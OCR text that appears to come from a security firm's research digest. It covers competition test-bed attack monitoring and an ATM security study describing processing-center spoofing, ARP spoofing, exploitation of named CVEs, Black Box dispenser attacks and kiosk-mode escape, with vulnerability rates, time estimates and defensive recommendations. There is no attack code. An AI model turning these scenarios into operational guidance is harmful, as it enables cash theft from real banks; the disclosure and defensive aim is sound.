
Graph of attacks on CDU test bed



Detected resource scans on CDU test bed, as shown in PT ISIM interface

Cybersecurity incidents on CDU test bed

All detected incidents were classified as "not dangerous" and did not require active intervention by our ISIM team.



Statistics of cybersecurity incidents on CDU test bed


Conclusions

The Standoff is a unique competition giving cybersecurity specialists the opportunity to test their skills and knowledge in action.

Not only did our product help to track attacks in real time, it enabled timely blocking of attacker activity, thereby preventing serious consequences on the infrastructure of the mock city's oil company. Defenders could observe attack development at the early stages of network scanning and first attempts to connect from unauthorized hosts. This allowed them to have total visibility into hackers' activities and thwart attacks.

Considering that test bed configurations had been simplified for competition purposes, similar attacks would not be possible in real life against an active industrial facility with proper security. However, today's hacking groups do not act so brazenly when planning sabotage on a power plant or refinery. They prepare carefully and conceal their attacks. Pinpointing targeted attacks is extremely difficult. This is why using systems such as PT ISIM for ICS networks is so important for ensuring security. These tools enable cybersecurity specialists to promptly detect suspicious network activity and take appropriate countermeasures.

Search the page for a cyberslogan



p e a k n i d g

y e d d x z s a

w e f t y r w r

r d a s w v a s

l e a r n i n g

t o p a y b a

c k t y b t r e

w s x d a c k f

#CYBERQUEST

Finance

84 ATM attack scenarios: when a blowtorch just doesn't cut it

100 Don't bank on it: where online banks fail at security

110 For the love of money: finding and exploiting vulnerabilities in mobile point-of-sale terminals

ATM attack scenarios: when a blowtorch just doesn't cut it

Banking Systems Security Team


In January 2018, the U.S. Secret Service, as well as major ATM vendors Diebold Nixdorf and NCR, issued urgent warnings about the threat of attacks on ATMs. These warnings were notable because of the nature of the threat: criminals were said to be planning to plant malware on ATMs or connect special devices to control cash dispensing. A few months earlier, in October 2017, a series of such attacks had occurred in Mexico. The attackers specially prepared a malware-laden hard drive in advance and switched it with the ATM's original hard drive. According to NCR reports, Black Box attacks were also recorded during this same period. Instead of switching out the ATM hard drive, the attackers connected a special device (a "Black Box") to send commands to the cash dispenser, from which cash was then collected by the attackers (bit.ly/2Hzo7mw).

What these incidents had in common was that, instead of trying to physically pry cash out of ATMs, the attackers emptied their targets with the help of malware or special hacking devices. Such logic attacks require greater technical skill and preparation, but reward criminals with a quiet method of theft that brings a lower risk of being caught.

In this research, we will share the results of ATM security analysis performed by our company in 2017–2018, discuss different types of possible logic attacks identified during such work, and provide recommendations for securing ATMs.

How an ATM works

An ATM consists of two main parts: the cabinet (main body) contains the ATM computer, which is connected to all the other devices: network equipment, card reader, keyboard (PIN pad), and cash dispenser (the dispenser itself is in the safe, but the connector is not). The cabinet is practically unprotected, with only a plastic door secured by a trivial lock. What's more, manufacturers usually use the same lock for all ATMs of the same series. Keys for these locks can be purchased easily online, although attackers can also pick them or drill through the flimsy plastic. The safe is more robust, being made of steel and concrete, and contains only the cash dispenser and cash acceptance module.



Possible attacks on ATM devices

An ATM never decides to dispense cash all by itself. When processing a transaction, it contacts the bank's processing center. It is important to secure the connection against data interception. In most cases, software or hardware VPN clients perform this task. Data exchange with the processing center most often occurs via the NDC or DDC protocols, although banks sometimes use their own methods.

For criminals, the interesting parts of an ATM include the computer, network equipment, and main peripherals (card reader and cash dispenser). An attack on these components could enable intercepting card data, interfering with transaction processing by the processing center, or telling the dispenser to issue cash. For such attacks, the criminal requires physical access to the cabinet of the ATM or a connection to the network on which the ATM is located.

DEVICE	POSSIBLE ATTACKS
1. ATM computer	Connection of USB devices Connection to hard drive Boot mode modification
2. Card reader decodes magnetic stripe data	Card data interception
3. Cash dispenser issues banknotes from the safe	Black Box
4. Network equipment connects the ATM to the processing center and remote administration servers	Interception of network traffic Spoofing of processing center Attack on available network services Attack on network devices Connection from the bank's internal network Spoofing or hacking of software update server

Network attacks

For network-level attacks, the main requirement is access to the network to which the ATM is connected. If the attacker is an employee of the bank or Internet provider, this access can be obtained remotely. Otherwise, an attacker needs to be physically present to open the ATM, unplug the Ethernet cable, and connect a malicious device to the modem (or replace the modem with such a device). Sometimes the modem is located outside of the ATM cabinet, so an attacker would not even have to open up the ATM in order to perform modifications.

85%


of ATMs vulnerable to attack

Access needed

Access to ATM network

Time needed

15 minutes



ATM network attacks


Spoofing of processing center

If data between the ATM and processing center is not secured, an attacker can manipulate the transaction confirmation process. A processing center emulator approves any request received from the ATM and, in its response, sends a command to dispense cash. The emulator is connected via Ethernet cable to the ATM cabinet or replaces network equipment.


Spoofing the processing center is possible when three conditions are met simultaneously:

- Data between the ATM and processing center is not specially encrypted.
- VPN protection is poorly implemented.
- Message authentication codes are not used in transaction requests and responses.

During testing, experts identified another attack scenario in which responses from the processing center could be faked. ARP Spoofing is a man-in-the-middle attack in which traffic is redirected via the attacker's equipment. If traffic is not encrypted, the attacker can alter the contents of a response, such as by increasing the number of banknotes to dispense.



Spoofing the processing center



Incidence of vulnerabilities (percentage of tested ATMs affected)

27%


of ATMs vulnerable to attack

58%

of ATMs vulnerable to attack


Exploitation of vulnerabilities in available network services

An attacker can exploit vulnerabilities in available network services, including remote control services, and thereby execute arbitrary commands. Consequences include disabling security mechanisms and controlling output of banknotes from the dispenser.



Exploiting vulnerabilities in available network services

Vulnerabilities needed for this attack vector are caused by poor firewall protection, use of vulnerable or out-of-date software versions (for example, vulnerabilities CVE-2017-8464 and CVE-2018-1038 enable remotely running arbitrary code and subsequently escalating privileges), and improper configuration of security tools.



Incidence of vulnerabilities
(percentage of tested ATMs affected)

Attacks on network devices

Another way to obtain network access is to target the network devices connected to the ATM. Attackers can take control of equipment and then start targeting other ATMs on the same network, and even the bank IT infrastructure.

Two primary factors contributing to poor security were accessible network interfaces and use of dictionary passwords. We also found vulnerabilities in the firmware of network devices.

23%

of ATMs vulnerable to attack

Recommendations

1. Place network equipment inside the ATM.
2. Use a software or hardware VPN client located inside the ATM.
3. Use strong encryption for data between the ATM and processing center.
4. Include a message authentication code in all transaction requests and responses.
5. Secure or disable unused link-layer and network protocols.
6. Configure the firewall to allow remote access only to services required for ATM operation. Close all network interfaces to which access is not needed. Remote access should be allowed only from whitelisted administrator addresses.
7. Enforce a strong password policy for remote control access.
8. Regularly install operating system and application updates.
9. Log and monitor security events.

Black Box

As mentioned already, the cash dispenser is located within the safe, which is physically well protected. But the connection of the cash dispenser to the ATM computer is located outside of the safe, and therefore easy to get at. With such access, criminals can then directly connect the dispenser to their own device, which is programmed to send cash dispensing commands. This device is most often a simple single-board computer (such as Raspberry Pi) running modified versions of ATM diagnostic utilities. These techniques are combined in what are known as Black Box attacks.

To prevent Black Box attacks, ATM vendors recommend using the latest XFS versions for strong encryption and physical authentication between the OS and dispenser. It is important to make sure that software is actually providing the protection promised, and that updates are installed without delay. In 2018, Positive Technologies experts examining the APTRA XFS platform from NCR discovered vulnerabilities that made it possible to install a modified firmware version on the dispenser controller and therefore bypass physical authentication (bit.ly/2WuvYX0).

69%


of ATMs vulnerable to attack

Access needed

Physical access to ATM cabinet

Time needed

10 minutes



A Black Box attack

Recommendations


1. Use physical authentication between the OS and dispenser to confirm legitimate access to the safe.

2. Encrypt data between the ATM OS and dispenser.

3. Use the latest versions of software and regularly install updates.

4. Log and monitor security events.

5. Consider using external devices (such as Cerber Lock or ATM Keeper) to protect against unauthorized connections to the cash dispenser.



A Black Box

Exit from kiosk mode

76%

of ATMs vulnerable to attack


By design, an ordinary ATM user interacts with only one application, which displays information on the screen and processes input from the user. The application runs in kiosk mode, meaning that the user cannot run other programs or access OS functions in any way. By exiting kiosk mode, an attacker could bypass these restrictions and run commands in the ATM OS.

Access needed

Physical access to ATM cabinet


Time needed

15 minutes



Connecting an attacker device

The tested ATMs contained configuration errors, primarily involving insufficient restriction of user account rights, as well as vulnerabilities in Application Control.

